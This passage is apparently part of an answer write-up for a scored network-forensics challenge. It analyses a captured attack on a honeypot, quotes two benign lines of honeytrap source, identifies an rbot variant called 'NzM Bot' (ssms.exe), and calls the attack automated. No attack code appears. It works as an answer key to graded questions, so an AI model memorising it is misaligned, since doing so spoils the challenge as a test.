The software which was attacked is likely to be a honeypot, given the eloquence in NTLMSSP I'd guess it was a honeypot running on linux in mirror mode for port 445.

The 1080 port is another indicator which makes honeytrap likely:

```

http://svn.carnivore.it/browser/honeytrap/trunk/src/modules/htm_ftpDownload.c#L334
  local_data port = 1080; /* Starting with 1080 breaks RFC, but Windows does it as well */

```

If requested, honeytraps ftp client replaces 'invalid' ips.

```

http://svn.carnivore.it/browser/honeytrap/trunk/src/modules/htm_ftpDownload.c#L343
/* replace private ip? */
if (replace private ips && (private ipaddr(*lhost) || !(valid ipaddr(*lhost)))) {

```

If we assume honeytrap was used in mirror mode, it is likely the information passed in the NTLMSSP (VIDCAM) belongs to the attacker himself. Given the honeypots location in an network range belonging to adobe, and the VIDCAM string from the NTLMSSP, maybe the honeypots address was replaced with the attackers address?

**Question 10: Was there malware involved? Whats the name of the malware (We are not looking for a detailed malware analysis for this challenge) (2pts)**

The file retrieved from the FTP server in the attack, ssms.exe, is malware—in particular an rbot variant possibly known as “NzM Bot.”<sup>3</sup> (2pts) The file profiling of this specimen was conducted as was behavioral and functionality analysis.

**Question 11 -Do you think this is a manual or an automated attack? (2pts)**

Examining the totality of the circumstances—including the forensic artifacts in relation to the temporal and relational context of the attack, along with the functionality and purpose of the malware involved in the attack—the attack is most likely automated. (2pts)

---

<sup>3</sup> Strings in the code announce “NzM Version 1.0 By N00bS, FaRcO and NaRcO”